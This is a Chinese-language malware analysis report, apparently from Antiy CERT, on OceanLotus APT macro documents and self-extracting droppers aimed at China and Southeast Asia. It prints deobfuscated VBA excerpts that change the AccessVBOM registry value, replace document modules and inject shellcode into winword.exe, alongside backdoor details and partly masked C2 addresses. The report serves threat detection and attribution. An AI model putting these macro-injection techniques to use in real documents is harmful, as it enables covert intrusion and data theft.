
海莲花组织针对中国 APT 攻击的最新样本分析

安天安全研究与应急处理中心（安天 CERT）



初稿完成时间：2019 年 03 月 08 日 15 时 00 分

本版更新时间：2019 年 03 月 22 日 18 时 10 分

首次发布时间：2019 年 03 月 23 日 19 时 35 分

扫二维码获取最新版报告

目 录

1 概述

安天 CERT（安全研究与应急处理中心）自 2018 年 12 月至今，捕获多例针对中国用户的恶意宏文档攻击样本。这些恶意文档通过在模糊的文字背景上伪装出杀毒软件的安全检测结果，诱导受害者启用恶意宏代码，向 Word 进程自身注入 Shellcode，最终在内存中解密和运行后门程序。根据对该后门的深入分析，我们发现该样本来自海莲花[1]组织。安天于 2015 年 5 月 27 日发布关于该组织的分析报告[1]引发业内对该组织的持续关注。鉴于安天在当时所捕获的攻击中，发现了攻击方使用了商用攻击平台 Cobalt Strike，安天将其命名为 APT-TOCS（即借助 CS 平台的 APT 攻击组织），但由于使用 CS 只是该攻击组织的一个特点，且缺乏组织命名的地缘特点，因此，我们后续采用了友商 360 的命名——“海莲花”。本次发现样本与 2018 年 12 月 ESET[2]曝光过的海莲花专用后门极为相似，而通过对后门样本的 C2 进行关联，我们发现了更多通过恶意自解压程序传播该后门的样本。其中部分样本针对中国，更多的样本则针对柬埔寨等多国。部分自解压样本传播的后门，其 C2 直接连接到了已知的海莲花组织的网络基础设施。根据专用后门和网络基础设施这两方面的强关联性，我们有理由相信这些样本关联的攻击行动是海莲花 APT 组织所为。

2 样本分析

2.1 样本标签

相关攻击载荷均为 Word 文档，但并未使用漏洞。而是在其中嵌入恶意宏代码，通过宏代码触发后续恶意行为，最终向目标主机植入后门，这是一个阶段以来较为流行的方式。攻击者为使受害目标启用宏代码，在文档正文中通过一段欺骗性内容诱导用户点击“启用内容”从而触发恶意宏代码执行，我们从这批样本中列举其中两个的情报标签：

表 2-1 恶意文档 1

病毒名称	Trojan/Win32.VB.dropper
原始文件名	2018 年公司总结报告补充建议.doc
文件大小	2.03 MB (2,127,360 bytes)
文件格式	Document/Microsoft.Word
创建时间	2018-12-26 03:53:00
最后修改时间	2018-12-26 03:53:00
文档创建主机名	Admin
代码页	Latin I

VT 首次上传时间	2019-03-07 04:44:06
VT 检测结果	10/55

表 2-2 恶意文档 2

病毒名称	Trojan/Win32.VB.dropper
文件大小	2.94 MB (3,083,776 bytes)
文件格式	Document/Microsoft.Word
创建时间	2019-01-24 02:39:00
最后修改时间	2019-01-24 02:39:00
文档创建主机名	Admin
代码页	Latin I
VT 首次上传时间	2019-03-08 06:47:27
VT 检测结果	10/59

2.2 技术分析

相关文档样本采用了社会工程技巧，伪装出 360 杀软的安全检测结果，诱导受害者启用附带的恶意宏，其正文内容见图 2-1、图 2-2 所示。




图 2-1 恶意文档 1 截图




图 2-2 恶意文档 2 截图

恶意样本中包含被混淆的 vb 脚本，解混淆后发现此脚本作用为：

1. 复制当前文件到%temp%文件夹下。
2. 获取并解密第二段脚本，试图写入注册表（"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM"）。此注册表值为 1 时，允许对文档的 vb 模块进行访问和修改，如图 2-3 所示：

```
string_word_application = get_string_word_application
Wscript_Shell = get_string_Wscript_Shell

str_code = get_code

Set word_application = GetObject(, string_word_application)
reg_code = get_reg_code
' Get the old AccessVBOM value
Set Wscript_Shell_Entry = CreateObject(Wscript_Shell)

If reg_read(Wscript_Shell_Entry, reg_code) Then
    result_bool = Wscript_Shell_Entry.RegRead(reg_code)
Else
    result_bool = ""
End If

' Allow accessing to the VBA object model
Wscript_Shell_Entry.RegWrite reg_code, 1, "REG_DWORD"
```

图 2-3 读取并修改注册表

1. 打开%temp%下已复制的文档，移除文档中已存在的 vb 模块，写入新模块（图 2-4）：

```
Set word_application_2 = CreateObject(string_word_application)
word_application_2.Visible = False
word_application_2.DisplayAlerts = False

AutomationSecurity = word_application_2.AutomationSecurity
word_application_2.AutomationSecurity = msoAutomationSecurityForceDisable

Set file_handle = word_application_2.Documents.Open(new_file_path)
Set VBComponents = file_handle.VBProject.VBComponents

For Each i In VBComponents
    If i.Type = 1 Then
        Call VBComponents.Remove(i)
    End If
Next i

Set i = file_handle.VBProject.VBComponents.Add(1)
i.CodeModule.AddFromString (str_code)

word_application_2.AutomationSecurity = AutomationSecurity

file_handle.Save
file_handle.Close
```

图 2-4 修改已复制文件

2. 打开已复制文档调用 vb 模块中的“x_N0th1ngH3r3”函数如下图所示，之后，恶意文档显示一个虚假消息，如图 2-5、图 2-6 所示：

```
    Set file_handle = word_application_2.Documents.Open(new_file_path)
    Call word_application_2.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")

    ' Restore the registry to its old state
    If result_bool = "" Then
        Wscript_Shell_Entry.RegDelete reg_code
    Else
        Wscript_Shell_Entry.RegWrite reg_code, result_bool, "REG_DWORD"
    End If

    Msgbox
```

图 2-5 调用 vb 函数

```
Private Sub Msgbox()
    Call MsgBox("Something went wrong! Please contact to customer support!", vbOKOnly, "Error")
    ActiveDocument.Content.Text = ""

    ActiveDocument.Save
```

图 2-6 虚假消息显示

第二段脚本与第一段脚本有颇多相似之处，解密第三段脚本，然后其通过设置注册表，获得对自身 vb 资源修改的能力，并在文档自身中加入第三段脚本：

```
' Open new application because HKCU only used when application launched
Set word_application_handle = CreateObject(string_word_application)
word_application_handle.Visible = False
word_application_handle.DisplayAlerts = False

Set file_handle = word_application_handle.Documents.Add()
file_handle.Content.Text = ThisDocument.Content.Text

Set VBComponents = file_handle.VBProject.VBComponents.Add(1)
VBComponents.CodeModule.AddFromString (str_code)

Call word_application_handle.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")

' Restore the registry to its old state
If result_bool = "" Then
    Wscript_Shell_handle.RegDelete reg_code
Else
    Wscript_Shell_handle.RegWrite reg_code, result_bool, "REG_DWORD"
End If
```

图 2-7 第二段脚本主要功能（脚本已反混淆）

第三段脚本解密出 shellcode，并将其注入到 winword.exe 进程中。脚本入口函数仍然命名为“x_N0th1ngH3r3”，此函数会区分 64 位或 32 位进程，采用适当方式进行进程注入：

```
FoQEGQBCN52uDTttuNZcp7yAnHHOlOqR2g13R6on = GetCurrentProcess
handle_result = OpenProcessToken(FoQEGQBCN52uDTttuNZcp7yAnHHOlOqR2g13R6on, &H2, NSHcpAy9eSkWM8eQgP57S_rnLIKZIvBmGPZqsWAI)
If (handle_result = False) Then
    GoTo ErrorHandler
End If
handle_result = DuplicateTokenEx(NSHcpAy9eSkWM8eQgP57S_rnLIKZIvBmGPZqsWAI, &HB, 0&, &H2, &H1,
xlkIF2HKnKhztF4OrksIRxrJgYgX9PnlfozRFJII)
If (handle_result = False) Then
    GoTo ErrorHandler
End If
lrtl_thread_result = CreateEnvironmentBlock(PWVMz7gSHnfSG8pZL4_N7oesGFCllL2U7ZMNcqXp,
xlkIF2HKnKhztF4OrksIRxrJgYgX9PnlfozRFJII, ByVal 1)
If (lrtl_thread_result = 0) Then
    GoTo ErrorHandler
End If
handle_result = CreateProcessW(ByVal 0, ByVal VarPtr(array_byte(1)), ByVal 0&, ByVal 0&, 0, &H404, ByVal
PWVMz7gSHnfSG8pZL4_N7oesGFCllL2U7ZMNcqXp, vbNullString, STARTUPINFO_1, PROCESS_INFORMATION_1)
If (handle_result = False) Then
    GoTo ErrorHandler
End If
process_handle = OpenProcess(&H1FFFFF, 0, PROCESS_INFORMATION_1.dwProcessId)
If (process_handle = 0) Then
    GoTo ErrorHandler
End If
size = 929011
memory_address = VirtualAllocEx(process_handle, 0, size, &H3000, &H40)
If (memory_address = 0) Then
    GoTo ErrorHandler
End If
```

图 2-8 64 位进程注入的前期准备

```
#Else
    size = 929011
    memory_address = VirtualAlloc(0, size, &H3000, &H40)
    If (memory_address = 0) Then
        GoTo ErrorHandler
    End If
    process_handle = 0
#End If

Call Decrypt_script_write_memory(memory_address, process_handle)
```

图 2-9 32 位进程注入的前期准备

注入进程的代码有 908 KB (929,792 字节)，经过深入分析发现，这段注入的代码会引导运行最终的后门程序，该后门已于 2018 年 12 月被 ESET 曝光，为海莲花组织所开发使用[1]。

后门程序的原始名称为“{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll”，见下图：

```
; Export directory for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
;
dd 0                                    ; Characteristics
dd 4C46688Ah                            ; TimeDateStamp: Wed Jul 21 03:24:58 2010
dw 0                                    ; MajorVersion
dw 0                                    ; MinorVersion
dd rva aA96b020f000046                  ; Name
dd 1                                    ; Base
dd 1                                    ; NumberOfFunctions
dd 1                                    ; NumberOfNames
dd rva off_6C616D48                     ; AddressOfFunctions
dd rva off_6C616D4C                     ; AddressOfNames
dd rva word_6C616D50                    ; AddressOfNameOrdinals
;
; Export Address Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
;
off_6C616D48 dd rva DllEntry            ; DATA XREF: .rdata:6C616D3C↑o
;
; Export Names Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
;
off_6C616D4C dd rva aDllentry           ; DATA XREF: .rdata:6C616D40↑o
                                        ; "DllEntry"
;
; Export Ordinals Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
```

图 2-10 后门程序在内存中的信息

后门首先进行初始化，将资源节 RCData 加载至内存中，解密出配置数据和库文件：




图 2-11 后门资源节包含的 RC4 加密数据

其解密出的数据内容：




图 2-12 内存中解密的配置数据和库文件

图 2-12 中从上至下的内容依次代表：

1. 注册表位置：

HKEY_CURRENT_USER\Software\App\AppX70162486c7554f7f80f481985d67586d\Application

HKEY_CURRENT_USER\Software\App\AppX70162486c7554f7f80f481985d67586d\DefaultIcon

这两处注册表的键值存放后门 C2 返回给受害主机的唯一 UUID，作为 session ID，以实际调试为例：32034d33-aecc-47d4-9dcd-f0e56063087f。

2. httpprov 库文件，用于支持 HTTP/HTTPS/SOCKS 的方式同 C2 通信，与 libcurl 静态链接。

初始化完成后，后门开始通过 HTTP 协议 POST 方式，依次与 C2 列表中可用的 C2 通讯。HTTP 通讯的 User Agent 为：'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)'。

```
.data:10052467                  db    0
.data:10052468 aMozilla4_0Comp  db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)',0
.data:10052468                                          ; DATA XREF: sub_1000123D:loc_1000
.data:10052468                                          ; sub_10002122+15F↑o ...
.data:100524A8                  db    0
```

图 2-13 后门同 C2 通讯的硬编码 User Agent

3. 后门会针对受害主机生成一个指纹，其支持的功能包括：进程操作、注册表操作、获取硬盘信息、本地文件操作、释放和执行程序、内存注入等，同之前 ESET 曝光的版本没有大的变化[1]。如下图所示，case 0x1 移动文件、case 0x3 获取硬盘信息、在 case 0、2、4、5 还包含：0xe 文件遍历、0xf 删除文件、0x12 创建文件夹、0x13 删除文件夹。




图 2-14 后门指令分支

本次捕获的海莲花样本较以往在技术手段上有了一定程度的提高，使用宏代码进行 Shellcode 注入，其投放载荷的全程无文件落地，可以看出海莲花组织仍然在积极更新自身攻击手法，试图使自己更加隐蔽，进而图谋更长久的潜伏于受害者机器。

3 关联分析

在分析后门 C2 唯一解析 IP：45.122.***.***的时候，我们注意到了该 IP 曾被一个伪装成 Adobe Reader 主程序的恶意自解压程序“AcroRd32.exe”作为 C2 连接使用：




图 3-1 后门 C2 关联到的自解压程序

该 RAR 自解压程序上传时的文件名为“李建香 (个人简历).exe”，最后修改时间同恶意文档 1 较为接近，图标伪装成 Adobe Reader。运行后通过“regsvr32”命令注册运行恶意控件，然后打开提示加密的中文 PDF 文档，由于当前未获取密码，未能知悉正文内容，但目前看来该 PDF 文档是无恶意行为的。




图 3-2 C2 关联到的 2018 年 12 月攻击中国的自解压样本

通过样本关联我们找到了更早的时间内，使用相同手法攻击柬埔寨等国的自解压样本：




图 3-3 2018 年 7 月相同手法攻击越南的样本




图 3-4 2018 年 8 月 VirusTotal 平台上与柬埔寨通过网页上传的相同手法的恶意样本




图 3-5 2019 年 1 月攻击目标未知的相同手法样本

目前发现的所有相关自解压样本，其图标都伪装成 Adobe Reader、Office 和图片等，部分样本的文件名还会伪装成诸如：“AcroRd32.exe”、“Excel.exe”、“WinWord.exe”等：

图 3-6 自解压程序样本的图标伪装

它们包含的图片和 Word 文档也都是正常文件，作用是成功运行恶意载荷后分散受害者的注意力。

所有自解压样本中包含的恶意 OCX 控件的作用，是在内存中解密和调用最终的后门，我们将提取出的所有后门样本同第 2 节中恶意文档释放的后门进行代码比对，发现彼此都高度一致，基本能确认具有相同的来源。其中部分后门的 C2 连接到了已知的海莲花组织的网络基础设施：154.16.***.***该 IP 曾被多家安全厂商多次曝光[3]，为海莲花组织长期维护和使用。

4 小结

通过以上分析，海莲花组织近期依然保持活跃。其针对中国乃至东南亚多国用户发动攻击，通过投放带有恶意宏的文档和自解压程序最终传播海莲花组织的专用后门达成对目标的长期控制和信息窃取。从使用的后门武器和网络基础设施（其中部分后门则直接连接上了已知的海莲花组织的网络基础设施）的特性分析，相关证据都能表明这些样本来自海莲花攻击组织。

如我们此前在“2018 年网络威胁年报（预发布）”指出的一样，当前“通过分析曝光的方式迫使 APT 攻击组织行为收敛”的效果已经大打折扣，相关攻击方在 C2 基础设施地址已经暴露后，依然继续使用则是一个明证。这一方面可以使我们放弃简单的敲山震虎，就可以让敌人退避三舍的幻想；另一方面，也增加了一般化能力的高级威胁行为体，攻击行为的暴露面，为排查分析和进一步猎杀提供了一定的机会和条件。

安天的产品体系通过长期自主研发的 AVL SDK“下一代反病毒引擎”实现全格式识别与深度解析、复合文档拆解、宏的抽取；智甲终端防御系统在主机侧多个防御点上实现检测和拦截；探海威胁检测系统在流量侧进行实现攻击行为检测、载荷捕获检测解析；各环节发现的未知文件均可联动追影沙箱进行分析，输出威胁情报规则，在部署于具有较好的可管理性网络体系中时，能较好的应对类似等级的攻击风险。安天现有产品客户可通过订阅“高级威胁追溯包”，进行进一步的风险追溯排查。但如应对更高水平的攻击，则进一步需要实战化运行的战术型态势感知平台实现全局指控，掌控敌情，协同响应。

附录一：参考资料

[1] 安天：一例针对中方机构的准 APT 攻击中所使用的样本分析

https://www.antiy.com/response/APT-TOCS.html

[2] ESET：OceanLotus Old techniques, new backdoor

https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

[3] 疑似“海莲花”组织早期针对国内高校的攻击活动分析

https://ti.360.net/blog/articles/oceanlotus-targets-chinese-university/

附录二：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，始终坚持自主先进能力导向，依托下一代威胁检测引擎等先进技术和赛博超脑大平台工程能力积累，研发了智甲、镇关、探海、捕风、追影、拓痕等系列产品，为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置的安全基石。安天致力于为客户建设实战化的态势感知体系，依托全面持续监测能力，建立系统与人员协同作业机制，指挥网内各种防御机制联合响应威胁，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的有机结合，协助用户开展深度结合与全面覆盖的体系化网络安全规划与建设，支撑起协同联动的实战化运行，赋能用户筑起可对抗高级威胁的网络安全防线。

